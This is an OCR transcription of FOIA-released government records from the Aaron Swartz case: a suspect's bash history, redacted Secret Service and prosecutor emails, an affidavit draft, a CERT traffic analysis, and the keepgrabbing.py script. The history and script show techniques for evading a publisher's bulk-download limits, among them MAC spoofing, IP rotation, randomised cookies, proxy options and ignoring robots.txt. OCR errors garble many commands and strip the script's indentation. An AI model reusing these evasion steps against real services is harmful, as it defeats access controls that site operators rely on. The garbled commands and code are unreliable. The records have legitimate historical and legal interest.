tail pdfs3.sls
more js3.lsiR
less js3.lslR
is -Ih js3.IsIR
is -ih pdf2size-js4.dbm
wc -1 js3.isiR
python
split -a 5 -l 100 30mblocks blocks/grp30m
 cd /vol/jsindex/
 python
 cd /media/dr
 cd /media/drive/
 ~/keepgrabbing.py
 more /media/drive/4478605.pdf
 more /media/drive/pdfs/4478605.pdf
 curl protect.theinfo.org
 links protect theirfo.org
 ps ax | grep part
 ps ax
 cd /media/
 mkdir drive2
 sudo mkdir drive2
 sudo mount /dev/sdf drive2
 sudo mount -t reiserfs /dev/sdf drive2
 sudo mount -t reiserfs /dev/sdf1 drive2
 df
```

```
df -h
cd drive2
Is
s-a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
15 -1
cd ...
15-1
rm vol
sudo rm vol
sudo in -s /media/drive2 vol
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhellent
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -alless
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a less
sleep 600 && bell
bg
dhclient
sudo dhellent
df-h
sudo umaunt /dev/sdf1
fg
df
ps ax | grep dholle
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver lock
gnome-screensaver-command --lock
```

```
gnome-screensaver
screen -x
df
cd /media/
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
/sbin/ifconfig -a > mac
sudo (fconfig mac 91:4c:e5:a0:c7:55
 sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
 man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
 /sbin/lfconflg -a |grep ether
 /sbln/ifconfig eth0
 sudo ifconfig eth0 hw ether 00:4c:e5;a0:c7:55
 sudo Ifdown eth0
 sudo ifconfig eth0 hw ether 00:4c;e5:a0:c7:55
 sudo ifconfig eth0 down
 sudo ffconfig eth0 hw ether 00:4c:e5:a0:c7:55
 sudo liconfig eth0 up
 dhellent
 sudo dh
 sudo dhellent
 sudo dhclient -r
 cd /mnt/
 15
 df
 cd /medla/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
  Is -1/
 In -s /media/hce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
 SUDO In -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
  sudo in -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
  cd /vol
  15
  df
  ifconfig
  sudo dhellent -r
  sudo dhelient
  Is
  €d
  screen -r
  Is blocks/|wc-l
  screen
```

```
screen -r
Screen -x
wc - I uristograb.wget
df-h | media
df -h | grep media
wc-l-uristograb.wget
df -h j grep media
grep -v oxford urlstograb.wget liess
grep -v oxford uristograb, wget | grep -v dukejo | grep -v genesdev | grep -v err | less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |less
grep -v oxford uristograb.wget |grep -v dukejo |grep -v genesdev | grep -v err | grep -v cship | grep -v rnajou |grep -v
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome | grep -v | earnmern | less
wc - uris*
df-h | grep media
Is blocks/ Iwc -I
df -h | grep media
is blocks/Iwc -I
df-h | grep media
Is blocks/|wc-I
df -h | grep media
LS
df
df -h | grep media
is blocks/] wc -1
df-h | grep media
ks blocks/|wc-l
is blocks/|wc-|
df -h | grep media
is blocks//wc-l
df-h | grep medla
is blocks/jwc -l
df -h | grep medla
is blocks/) we -1
la /mnt
is /vol
df -h | grep media
Is blocks/ wc -l
df -h | grep media
is blocks/ wc -1
df -h | grep media
is blocks/|wc-l
df-h
is blocks/ | wc -1
df -h | grep media
Is blocks/[wc-l.
df th
df-h | grep media
Is blocks/ | wc -I
df-h | grep media
```

```
is blocks/ |wc -l
df -h | grep media
Is blocks/ wc -l
df -h | grep medla
Is blocks/[wc-l
df -h | grep media
Is blocks/[wc-l
df ·h | grep media
Is blocks/| wc-l
df -h | grep medla
Is blocks/ wc -I
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a liess
umount /media/drive
cd /media/drive/
ts
df -h
ls
 sudo umount /dev/sde1
 sudo umount -f /dev/sde1
 /sbin/ifconfig -a | less
 of -h | grep drive2
 Is blocks/Iwc -1
 cd
 Is blocks/ wc -l
 df -h | grep drive2
 /sbin/ifconfig -a
 Ifconfig eth0:1 static 18.55.7.241
 sudo ifconfig eth0:1 static 18.55.7.241
 /sbin/ifconfig -a
 curl --interface eth0:1 www.jstor.org
 curi -- Interface eth0 www.jstor.org
  sudo ifconfig eth0:1 static 18.55.6.241
 curl -interface eth0 www.jstor.org
  curl -interface eth0:1 www.jstor.org
  sudo ifconfig eth0:1 static 18.55.5.241
  curl - interface eth0:1 www.jstor.org
  sudo Ifconfig eth0:1 static 18,55.4.241
  curl --interface eth0:1 www.jstor.org
  /sbin/ifconfig -a
  sudo ifconfig ethú:1 static 18.54.4.241
  curl -Interface eth0:1 www.jstor.org
  sudo ifconfig eth0:1 static 18.54.5.241
  sudo ifconfig eth0:1 static 18.55.5.241
  sudo ifconfig eth0:1 up static 18.55.5.241
  Is blocks/ wc-l
  ping 4.2.2.2
  cd vol
```



```
cd /vol
~/keepgrabbing.py
fg
cd ,.
Is val
Is -I vol
rm val
sudo rm vol
sudo in -s /media/drive /vol
cd /vol
"/keepgrabbing.py
~/keepgrabbing.py
cd .,
cd vol
~/keepgrabbing.py
cd
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabbing.py
"/keepgrabbing.py
sudo rm /voi
sudo in -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
~/keepgrabbing.py
fg
İs
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbln/ifconflg -a
Ifconfig up eth0:1 18.55.6.251
Ifconfig -- help | less[A
ifconfig --help
Ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
 sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/lfconfig -a
 ping -help | less
 ping -I eth0:1 www.google.com
 /sbln/ifconfig -a
 /sbin/lfconflg -a less
 sudo ifconfig eth0:1 up static 18.55.6.241
 /sbin/ifconfig -a
 ping -I eth0:1 www.google.com
 ping -l 18.55.6.241 www.google.com
 curl --Interface eth0:1 www.google.com
 curl --interface eth0:1 www.jstor.org
```



```
curl -help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl -- interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
curi -- Interface eth0:1 www.jstor.org
curl -interface eth0:1 www.lstor.org/x
15
emacs keepgrabbing.py
cd tomove/pdfs/
Is | wc -1
my * /vol/pdfs
Is
cd ..
İs
mkdir umi
 cd uml
curl =o 0.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
 curl -o O.html "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&cfc=1"
 more 0.html
 curl -i proquest.uml.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50
 curl -1 "proquest.umi.com/pqdweb?RQT=305&SQ=PMI0(66569)&PageSize=50"
 curl -H "Cookie: ISESSIONID=f4zWwqzMRSha" -o 0.html
 "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50"
 more 0.html
 curl -H "Cookle: JSESSIONID=f4zWwqzMRSha" -o 50.html
 "proquest.umi.com/pqdweb?RQT=305&SQ=PMID(66569)&PageSize=50&firstIndex=S0"
 diff -u 0.html 50.html
 macs curlcommands.py
 emacs curicommands.py
 python curclcommands.py
 python curlcommands.py
 more curlcommands.sh
 rm curlcommands.py
 emacs curlcommands.py
 python curlcommands.py
 more curlcommands.sh
 bash curlcommands.sh
 more 1100
  more 1100,html
  lvnx -dump 1100.html
  links 1100.html
  python
  cat > saneurl.py
  ks/media
  fg
  mkdir/media/drive/uml
  curl-I http://proquest.umi.com/pqdweb
  Is /media/drive/umi
```



```
more/media/drive/2073772711.pdf
more /media/drlve/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more/media/drive/urni/2073772711.pdf
cd /vol
~/keepgrabbing.py
cd ..
cd voi
~/keepgrabbing.py
~/keepgrabbing.py
cd .,
cd vol
~/keepgrabbing.py
ls
df-h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
~/keepgrabbing.py
cd /media
cd 3aab9fe1-9c54-43h1-9374-72722d78d3e0/
df -h
suda shutdown now
cd /media/de
cd /medla/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
 ls
more 2010/0800.html
cd 1989
İş
 cd /vol/
 cd jsindex/1989
Is -1 | less
Is -I | tall
 cd ../1990
 1s -1 | less
```

python

```
python /usr/bin/easy_install
sudo easy_install -Install-dir /usr/lib/python2.6/ pyoal
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir /usr/lib/python2.6/ pyoal
sudo easy_install -install-dir/usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoal
cd /usr/local/lib/python2.5/
s-a
cd dist-packages/
is -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
Is
 python
 çd
 Is blocks/ wc -1
 ps ax | grep keep
 ps ax | grep ser
 fg %1
 fg O
 fg
 kill 2137
 kill 2138
 ps ax | grep keep
 python serveblocks.py 8092
 python serveblocks.py 8092
 emacs serveblocks.py
 python serveblocks.py 8092
 emacs serveblocks.py
 python serveblocks.py 8092
 emacs serveblocks.py
 python serveblocks.py 8092
  emacs serveblocks.py
  python serveblocks.py 8092
  kill %1
  python serveblocks.py 8092
  kill %1
  python serveblocks.py 8092
  kill 961
  python serveblocks.py 8092
  fg
  kill %1
  python serveblocks.py 8092
```



kill %1

```
python serveblocks.py 8092
kill %1
emacs serveblocks.py
python serveblacks.py 8092
cd /medla/drive/
~/keepgrabbing.py
df-h
df -h | grep sdd; date
du -hsc /voi/*
dm /voi/uristograb2.wget
rm /vol/urlstograb2.wget
du -hsc /voi/*
bwm-ng
du -hsc /vol/*
df -h
df-higrep media
Is blocks | wc -l
emacs oalgrab.py
python -i oaigrab.py
emacs gaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
my uristograb* muse
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
emacs oaigrab.py
python -i oaigrab.py | tee urlstograb.wget
emacs oaigrab.py
 python -i oaigrab.py | tee urlstograb.wget
 emacs oaigrab.py
 emacs oaigrab.py
 python -i oaigrab.py | tee uristograb2.wget
 fg
 cd /vol
 wget -x -nv -nc -l ~/urlstograb.wget
 more analysis.oxfordjournals.org/content/35/3/97.full.pdf
 wget -x -nv -nc -i ~/uristograb.wget
 mkdir sd
 ed sd
 wget -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
 wget --header='User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
 wget -header="User-Agent: WL/6" -m -np "http://www.sciencedirect.com/science/page/sitemap/index.html"
 wget -e robots=off -- header="User-Agent: WL/6" -m -np
 "http://www.sciencedirect.com/science/page/sitemap/index.html"
 cd www.sciencedirect.com/science/page/sitemap/publication/
```



```
cd serial/
cd journals/
emacs ~/sis
chmod +x ~/sis
~/sis | less
~/sls. | less
more 17509467.html
Is 0242648X
Is 0242648X/24
is 0242648X/24/3
more 0242648X/24/3/243.html
python
 fg
 mkdir/vol/sd/jo
 fg
 cd
 fg
 python
 İS
 cd umi
 python
 fg
 more keepgrabbing.py
 cd /vol/
 mkdir pdfs
 sudo mkdir pdfs
 sudo chown ghost pdfs
 cd pdfs/
 ~/keepgrabbing.py
 cd ...
 ~/keepgrabblng.py
 ~/keepgrabblng.py
  dids
  fg
  python
  pwd
  cd ~/umi
  python
  fg
  python
  Is 1000000.html
  more 128214.html
  more 128213
  less 128204.html
```

```
less /vol/umi/128204.html
links /vol/umi/128204.html
python
is -ih
is blacks | wc -l
python
is *dbm
fg
more deleteandgrab
split -a 5 4 1000 deleteandgrab blocks/regrabc
Is blocks/ wc-
cd blocks/
Is less
is I tail
cd ..
fg
Is /mnt
df
is /media/drive
links http://caliber.ucpress.net/doi/pdf/10.1525/as.2010.50.5.835
 rm p1-salmela.pdf
curl "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?ld=1187439&type=pdf&CFID=15902&CFTOKEN=55059171"
curl -l "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -1 "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"|less
 more serveblocks.py
 emacs serveblocks.py
 more keepgrabbing.py
 Is /vol
 ~/sls /vol uml > uml.sls
 more umi.sls
 ~/sls /vol/uml > umi.sls
 ~/sis /voi/pdfs > pdfs3.sis
 13 -IR /vol > 153.151R
 more is3.IsIR
 Is -IR /vol/ > js3.IsIR
 more js3.lslR
 wc -1 js3.lslR
 echo -n me@aaronsw.com]md5sum
 ps ax
 mount /dev/sdc/vol
 ad /val
 cd /media/
 15
```

Is I

```
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sde1 drive
cd drive
Is
df
fd -h
df-h
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
~/keepgrabbing.py
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
less 30072010.pdf
less 60244678.pdf
less 3523970.pdf
less 3548593.pdf
less 3523645.pdf
less 3813153.pdf
less 3838338.pdf
less 3279339.pdf
less 1888323.pdf
less 688560.pdf
less "234,.pdP"
less 742572.pdf
less 30058803.pdf
less 2023815.pdf
 more 2023815.pdf
 cd
 ~/keepgrabbing.py
 fg
 ls
 cd pdfs
 Is
 df-h
 cd /vol/
 ~/keepgrabblng.py
 cd ..
 cd vol
 ~/keepgrabbing.py
 (D)(6) (D)(7)(C)
```

U.S. Secret Service
Boston Field Office
[[0](6) (n)(7)(C)

(b)(6),(b)(7)(C)

(CID)

From:
(b)(6),(b)(7)(C)
(BOS)

Sent:
Monday, July 18, 2011 3:50 PM

(b)(6),(b)(7)(C)
(CID(b)(6),(b)(7)(C)
(CID(b)(6),(

I may need to leave the training for some time tomorrow morning

(b)(6),(b)(7)(C)
U.S. Secret Service
Boston Field Office
(b)(6),(b)(7)(

From: Heymann, Stephen (USAMA) [mailtd(b)(6),(b)(7)(C) | usdoj.gov]
Sent: Monday, July 18, 2011 3:22 PM
To (b)(6),(b)(7)(C) | (BOS) (b)(6),(b)(7)(C) | @cambridgepolice.org
Subject: Aaron Swartz--Initial Appearance

Aaron Swartz is scheduled for his initial appearance before Judge Dein at 10:00 a.m. tomorrow (if he surrenders himself before then). I hope you both will be able to be there. Steve

(b)(6),(b)(7)(C) (CID) (b)(6).(b)(7)(C) (BOS) From: Wadnesday March 16, 2011 1:29 PM Sent (CID) (b)(6),(b)(7)(C) To: FW: CILI/CERT! Feedback from MIT case Subject: No 6E letter is necessary (b)(6),(b)(7)(C) Sent from Blackberry From: Heymann, Stephen (USAMA) (b)(6),(b)(7)(C) <u>Pusdoj.gov></u> To:(b)(6),(b)(7)(C) (BOS) Sent: Wed Mar 16 13:25:45 2011 Per EOUSA Subject: RE: CID/CERT: Feedback from MIT case (b)(3):Rule 6E.(b)(5) (BOS) [mailto(b)(6),(b)(7)(C) pusss.dhs.gov] From (b)(6),(b)(7)(C) Sent: wednesday, March 16, 2011 1:13 PM To: Heymann, Stephen (USAMA) Subject: Fw: CID/CERT: Feedback from MIT case Question from CERT (b)(6),(b)(7)(C) Sent from Blackberry ---- Original Message -----From (b)(6) (b)(7)(C) (C|D) To(b)(6) (b)(7)(C) (B(Sent: Wed Mar 16 13:10:51 2011 Subject: CID/CERT: Feedback from MIT case (b)(6).(The guys here have some a report for you. However, their supervisor needs to review it before it goes out. Should we add him to the 6e? for the Digital Intelligence and Investigations Directorate. He has the same His name ((b)(6),(b) He is title ((b)(6),(b)(7)(C) address as (15)(8) (5)(7)(C) All he is doing is reviewing the report. Thanks. (b)(6),(b)(7)(C) Special Agent

1

(b)(6),(b)(7)(C)	(CID)	
From: Sent: To: Subject:	(b)(6),(b)(7)(C) (BOS) Thursday, October 13, 2011 10:05 AM (b)(6),(b)(7)(C) (CID) (b)(6),(b)(7)(C) TW: Discovery List	
Please see below:		
(b)(6).(b)(7)(C) U.S. Secret Service Roston Field Office (b)(6).(b)(7)		
From: Heymann, Step Sent: Thursday, Octol To (b)(6),(b)(7)(C) Cc: (b)(6),(b)(7)(C) Subject: Discovery Li	BOS) [ambridgepolice.org	
0)(8),	per EOUS	SA
)		
	•	

Thanks, Steve

(b)(6),(b)(7)(C)	(CID)			
From: Sent: To: Cc: Subject:	(b)(6),(b)(7)(C) Monday, Novembre (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) Fw. Important CE	cambridgepolice	A org	
(b)(6),(b)(7)(C) Sent from Blackbe	erry			
From: Heymann, Sent: Monday, No To[(b)(6),(b)(7)(C) Subject: Importa	Stephen (USAMA) [mailt(0) ovember 07, 2011 06:20 PM [BOS] ant CERT Request	(6),(b)(7)(C)	per EOUSA	
)(5)				
				ē .

Thank you, Steve

(CID)

From:

(b)(6),(b)(7)(C) (BOS)

Sent:

Friday, July 08, 2011 11:12 AM

To:

(b)(6),(b)(7)(C) (CID)

Subject:

FW: Please confirm with Cert

Please see below: We are preparing to take the Swartz case to Indictment and Heymann wants to double check that everything is exactly accurate. Do you agree with the paragraphs below?

(b)(6),(b)(7)(C)

U.S. Secret Service Boston Field Office

(b)(6),(b)(7)(C)

From: Heymann, Stephen (USAMA) (mailt (b)(6).(b)(7)(C)

Dusdol.gov)

Sent: Friday, July 08, 2011 10:50 AM

To:(b)(6),(b)(7)(C) BOS)

Subject: Please confirm with Cert

Please confirm with Cert, today if at all possible, that our summary of the facts in these two paragraphs are an accurate summary of their preliminary findings. Thank you.

From: Heymann, Stephen (USAMA) Sent: Friday, July 08, 2011 10:19 AM To: (b)(6),(b)(7)(C) Busss.dhs.gov

Subject: Please pull the forensic reports that reflect these facts

26. On February 24, 2011, the Court issued warrants to search the Acer laptop, Western Digital hard drive and the HP LISB drive. As a result of these searches, I am aware that the MAC address assigned by the

drive and the HP USB drive. As a result of these searches, I am aware that the MAC address assigned by the manufacturer to the ethernet interface card on the seized Acer laptop is 00:23:5a:73:5f:fb, the same as the "ghost laptop" which connected to the MIT network in September, 2010. On the Acer laptop was a software application entitled "keepgrabbing.py", which was designed to download .pdf files from jstor.org. In addition to those described in footnote _____, above, JSTOR's terms and conditions of use explicitly prohibit users from attempting to circumvent software protections employed in the JSTOR platform. The implementation of keepgrabbing.py was designed to avoid JSTOR's efforts to spot and prevent serial downloads of the size here. The application would download the .pdf files from JSTOR to a file directory named "pdfs". The USB Drive found in Swartz's backpack contained a file "keepgrabbing2.py", with a script very similar to that contained in the Acer laptop. The Western Digital hard drive, which was recovered with the Acer laptop, had Aaron Swartz's fingerprint on it. The drive contained a folder named "pdfs" which contained an estimated over 97,000 .pdf files. A spot check of approximately a dozen of those files reflected that each was a JSTOR digitized journal article.

27. A logging file on the Acer laptop, known as the .bash_history file, showed an attempt to submit a computer or user name "Grace Host" and e-mail address ghost42@mallinator.com to the registration form at 10.72.0.47;444/bin/dynreg. This network address was associated with guest registration on the MIT network before the laptop's seizure in January, 2011. The .bash_history file also reflects that on an unknown date the contents of the "pdfs/" directory was copied to a folder named "/vol/pdfs" on another computer accessed through the DynDNS registered record DynDNS is a method of tying a specific hostname (such as "ghost macbook") to a computer that could have a dynamic or changing IP address (such as a home computer on Comcast's cable network), for "ghost macbook."

1

(b)(6),(b)(7)(C),Per USSS (CID)	
From: Sent: Tuesday, May 10, 2011 2:55 PM To: (b)(6) (b)(7) (c).Per U (BOS) (b)(6) (b)(7) (c).Per USS CID) Subject: Attachments: USSS93_CERT-Analysis.zip	Affidavit
I was wondering if you might be able to help me with the questions below specifically:	
	v
(b)(6),(b)(7)(C),Per U.S. Secret Service Boston Field Office	
(b)(6),(b)(7) From: Heymann, Stephen (USAMA) [mailtd(b)(6),(b)(7)(C),Per dusdol.gov]	
Sent: Tuesday, May 10, 2011 8:14 AM To (b)(6),(b)(7)(C),Per (BOS) Cc (b)(6),(b)(7)(C),Per ambridgepolice.org Subject: Potential Additional Paragraphs for the Seizure Warrant Affidavit	Per EOUSA
5)	

t

(b)(5)			
			¥
en en en en en en en en en en en en en e			

Thank you, Steve

Per EOUSA

(b)(6),(b)(7)(C)	(CID)		
From: Sent: To: Co: Subject:	(b)(6),(b)(7)(C) BOS) Monday, November 07, 2011 5:02 PM (b)(6),(b)(7)(C) (CID) (b)(6),(b)(7)(C) @cambridgepolice.org Heads Up		
(b)(5)		22	

(b)(6),(b)(7)(C)

Sent from Blackberry

From: Heymann, Stephen (USAMA) [mailto (b)(8).(b)(7)(C) nusdoj.gov]

Sent: Monday, November 07, 2011 04:26 PM

(BOS) To (b)(8),(b)(7)(C)

Eambridgepolice.org(b)(6),(b)(7)(C) (USAMA) (b)(6),(b)(7)(C) usdol.gov> Cd(b)(6) (b)(7)(C)

Subject: RE: Swartz Evidence

We need to produce a mirror image of:

- (1) The Acer
- (2) The IMac seized at Harvard
- (3) The drive selzed at Harvard
- (4) The USB drive seized from the backpack
- (5) The logs sent over from MIT
- (6) The USB drive seized from the apartment

We do not need to have a computer loaded with forensic software at this juncture. We are going to object to producing, at this time, the drive that was seized from his wallet if, as I remember, it was encrypted. Am I missing any electronic storage device? Swartz has sent over a 750gb drive. Let me know if you need a second on which to store the images and, if so, how large.

Since they cannot be usefully mirrored, as I understand it, we need to make the seized cell phones available to the extent they were not encrypted in a form that will not permit their alteration. Let's discuss the options for doing this. We have tentatively scheduled the production of these, along with the other things seized from the apartment, for November 21/22.

From (b)(6),(b)(7)(C) (BOS) [mailt(b)(6)(b)(7)(C) Dusss.dhs.gov]

Sent: Monday, November 07, 2011 3:23 PM To(b)(6).(b) cambridgepolice.org

Cc: Heymann, Stephen (USAMA) Subject: Re: Swartz Evidence

From:

(b)(6),(b)(7)(C) (BOS)

Sent:

Wednesday March 02, 2011 5:09 PM (b)(6),(b)(7)(C) (USAMA)*
(b)(6),(b)(7)(C) (CID),(b)(6),(b)(7)(C)

To: Cc: (CID),(b)(6),(b)(7)(C)

Subject:

keepgrabbing

FYI

Below was a script that was found at [root]\home\ghost\keepgrabbing.py

```
#!/usr/bin/python
import subprocess, urllib, random
class NoBlocks(Exception): pass
def getblocks():
r = \text{urllib.urlopen}(\frac{http://l^{(b)(b)}(h)(f)(C)}{http://l^{(b)(b)(f)(C)}}
                                            (grab').read()
if '<html' in r.lower(): raise NoBlocks
return r.split()
iniport sys
if len(sys.argv) > 1:
prefix = ['-socks5', sys.argv[1]]
elso:
prefix = []#'- interface', 'eth0:1']
line = lambda x: ['curl'] + prefix + ['-H', "Cookie: TENACIOUS=" + str(random.random())[3:], '-o', 'pdfs/' +
str(x) + '.pdf', "http://www.istor.org/stable/pdfplus/" + str(x) + ".pdf?acceptTC=true"]
while 1:
blocks = getblocks()
 for block in blocks:
 print block
 subprocess.Popen(line(block)).wait()
```

(b)(6),(b)(7)(C)

U.S. Secret Service **Boston Field Office** (b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)	(CID)
From: Sent: To: Subject: Attachments:	Heymann, Stephen (USAMA) (b)(6).(b)(7)(C) usdoj.gov saturdav. February 26, 2011 7:24 AM (b)(6).(b)(7)(C) (BOS)(b)(6).(b)(7)(C) CID) Motion for Grand Jury Disclosure JSTOR Memorandum in Support of 6e Disclosure.pdf
< <jstor memorano<="" td=""><td>dum in Support of 6e Disclosure.pdf>> (b)(6),(b)(7)(C)</td></jstor>	dum in Support of 6e Disclosure.pdf>> (b)(6),(b)(7)(C)
o)(3).Rule 6E.(b)(5),(b)(6),(b)(7)(C)

Thanks, Steve

(b)(6),(b)(7)(C) (CID)

From:

Sent: To:

(b)(6),(b)(7)(C) (BOS)

Cc: Subject: (b)(6),(b)(7)(C) CID)(b)(6),(b)(7)(Network traffic to and from laptop - MIT

H1(b)(6),

Just wanted to let you know that (b)(6),(b)(7)(C) and I have analyzed the collection of PCAP logs you sent us from the MIT case. There were a number of questions from Steve Heymann that we wanted to get back to you on.

For the period in which the network traffic was collected in the PCAPs, you can clearly see a system that uses the MAC address 00:4C:E5:A0:C7:56 (and uses several IPs over the course of the capture) actively downloading from the JSTOR system via HTTP.

We believe that it is the same machine used these IPs, not just because they mapped back to the same MAC address, but also because an OpenSSH server was listening on port 22 on the IPs with the same host-identifier key. The connection banner from this OpenSSH server states that it is running on an Ubuntu Linux system.

Considering the volume of data downloaded, we don't see any equivalent volume (or even remotely equivalent volume) transferred from the target system to another system. Unless such a transfer occurred outside the period of the network capture, it would be reasonable to assume that the downloaded data was being stored locally on the system, rather than forwarded to other computers.

There are some remote connections via SSH to the target system that appear sustained enough to represent a meaningful interaction (rather than password- guessing attempts and the like). These connections are all from the IP address

(b)(6)(b)(7)(C) on the MIT network, which you identify as a "dial-in" server on campus. Are connection logs to this machine available?

Other than the SSH sessions noted, the PCAPs contain no other traffic to the target system that conforms to conventional remote administration services. In addition, we found no indication of unconventional control channels.

The remaining questions raised, such as the nature of the program driving the downloading, will probably be answered by an examination of the Acer Laptop.

Please let us know if we can provide more information, including specifics about any of the activity I have described.

Best regards, (b)(6),(b)(7)

(b)(6),(b)(7)(C) (CID) Heymann, Stephen (USAMA(b)(6),(b)(7)(C) @usdoj.gov] From: (b)(6).(b)(7)(C) (CID) Sent: To: RE: Aaron Swartz Case Subject: Thank you. (b)(8),(From (b)(6),(b)(7)(C) (CID) [mailto(b)(6),(b)(7)(Dusss,dhs.gov) Sent: Friday, February 25, 2011 10:03 AM To: Heymann, Stephen (USAMA) Subject: Re: Aaron Swartz Case (b)(6).(b) I'm walking to our lab now. I will get the requested information to you as quickly as I can. (b)(6), (b)(6).(b)(7)(C) B Special Agent U.S. Secret Service (b)(6),(b)(7)(C) (Desk) (Mobile) 412-268-5226 (Fax) From: Heymann, Stephen (USAMA)(b)(6),(b)(7)(C) Dusdot.aov> $T_{a}(b)(6),(b)(7)(C)$ (CID) Sent: Fri Feb 25 10:01:05 2011 Subject: Aaron Swartz Case

(b)(6),(b)

Thanks, Steve

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information that is privileged, law enforcement sensitive, or subject to other disclosure limitations. Such information is loaned to you and should not be further disseminated without the permission of the Secret Service. If you have received this e-mail in error, do not keep, use, disclose, or copy it; notify the sender immediately and delete it.

(b)(6),(b)(7)(C)	(CID)
From: Sent: To: Co: Subject:	Heymann, Stephen (USAMA)(b)(6).(b)(7)(C) @usdoj.gov] Monday, July 11, 2011 1.14 PM (b)(6).(b)(7)(C) CID) (b)(6).(b)(7)(C) (BOS).(b)(6).(b)(7) (E: Aaron Swanz
You're awesome. 3:30 w	ould be great. Steve
Sent: Monday, July 11, 2 To: <u>Heymann</u> , Stephen (1	USAMA) 80S);{(b)(6),(b)(7)(C](USAMA)
All:	
Will 3:30 PM today work frumber if the time is ame	for everyone's schedules? We will reserve the CERT teleconference line and distribute the call-in nable.
(b)(8),(b)(7)(C) Special Agent U.S. Secret Service (b)(6),(b)(7)(C) (Desk) (Mubile) 412-268-5228 (Fax)	
From: Heymann, Stephen To (b)(6),(b)(7)(C (CID)	n (USAMA)(b)(6),(b)(7)(C) Susdoj.gov>
Cc((b)(6),(b)(7)(C) (8 Sent: Mon Jul 11 12:57:5	IOS)(b)(6),(b)(7)(C) (USAMA) (b)(6),(b)(7)(C) (Pusdof.gov>
Subject: Aaron Swartz	EOUSA
(b)(6), (b)(7)(C	
5)	

Many thanks, Steve

All e-mail to/from this account is subject to official review and is for official use only. Action may be taken in response to any inappropriate use of the Secret Service's e-mail system. This e-mail may contain information

From:

(b)(6),(b)(7)(C),Per US acert.org

Sent:

Wednesday, March 09, 2011 9:56 AM (b)(6),(b)(7)(C),Per U (BOS)

To: Cc:

Subject:

(b)(6),(b)(7)(C),Pe PID)((b)(6),(b)(7)(C),Pe
1(8) Dash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)

Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing python script?

(b)(6),(b

From (b)(6),(b)(7)(C),Per USSS @usss.dhs.gov>

Date: Tue, 8 Mar 2011 17:24:05 -0500

To (b)(6),(b)(7)(C),Per US acert.org>

Subject: Fw: bash history of Acer involved with MIT hack and downloading from ISTOR

(b)(6),(b)(7)

Special Agent

U.S. Secret Service

(b)(6),(b)(7) (Desk) (C),Per USSS (Mobile)

412-268-6228 (Fax)

From (b)(6).(b)(7)(C).Per BOS)

Tq(b)(6),(b)(7)(C), CID)(b)(6),(b)(Deert.org' (b)(6),(b)(Deert.org>

Sent: Tue Mar 08 17:21:53 2011

Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

